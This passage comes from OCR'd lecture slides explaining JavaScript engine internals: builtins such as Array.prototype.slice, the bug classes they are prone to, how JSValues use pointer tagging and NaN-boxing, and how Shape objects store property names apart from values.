    VM& vm = exec->vm();
    auto scope = DECLARE_THROW_SCOPE(vm);
    ...;
```

Builtins

```
var a = [ 1, 2, 3 ];
a.slice(1, 2);
// [ 2 ]
```

Builtins historically the source of many bugs

- Unexpected callbacks
- Integer related issues
- Use-after-frees (missing GC rooting)
- ...

```
EncodedJSValue JSC_HOST_CALL arrayProtoFuncSlice(ExecState* exec)
{
    // https://tc39.github.io/ecma262/#sec-array.prototype.slice
    VM& vm = exec->vm();
    auto scope = DECLARE_THROW_SCOPE(vm);
    ...;
```

JSValues

```
var a = 42;
a = "foo";
a = {};
```

```
var o = {};
o.a = 42;
o.a = "foo";
o.a = {};
```

- JavaScript is *dynamically typed*

  => Type information stored in runtime values, not compile time variables

- Challenge: efficiently store type information and value information together

- Solution: clever hacks to fit both into 8 bytes (a single CPU register)

JSValues

- Common approaches: NaN-boxing and pointer tagging
- For this talk we'll use the pointer tagging scheme from v8:
  - 1-bit cleared: it's a "SMI", a SMall Integer (32 bits)
  - 1-bit set: it's a pointer to some object, can be dereferenced

`0x0000004200000000`

1-bit cleared => a SMI
Payload in the upper 32 bits (0x42)

`0x00000e0359b8e611`


1-bit set => a pointer to an object located
at address 0x00000e0359b8e61**0**

JSObjects

```
var p1 = { x: 0x41, y: 0x42 };
```

JSObjects


```
var p1 = { x: 0x41, y: 0x42 };
```



???

JSObjects

```
var p1 = { x: 0x41, y: 0x42 };
```



JSObjects

Idea: separate property names from property values

*Shape** object stores property names and their location in the object

```
var o = {
  x: 0x41,
  y: 0x42
};
```

* Abstract name used for this talk, does not refer to a specific implementation

JSObjects

Idea: separate property names from property values

*Shape** object stores property names and their location in the object

```
var o = {
   x: 0x41,
   y: 0x42
};
```

Object 1

- properties:
"x" -> 0x41
"y" -> 0x42


* Abstract name used for this talk, does not refer to a specific implementation


JSObjects

Idea: separate property names from property values

*Shape** object stores property names and their location in the object

```
var o = {
   x: 0x41,
   y: 0x42
};
```

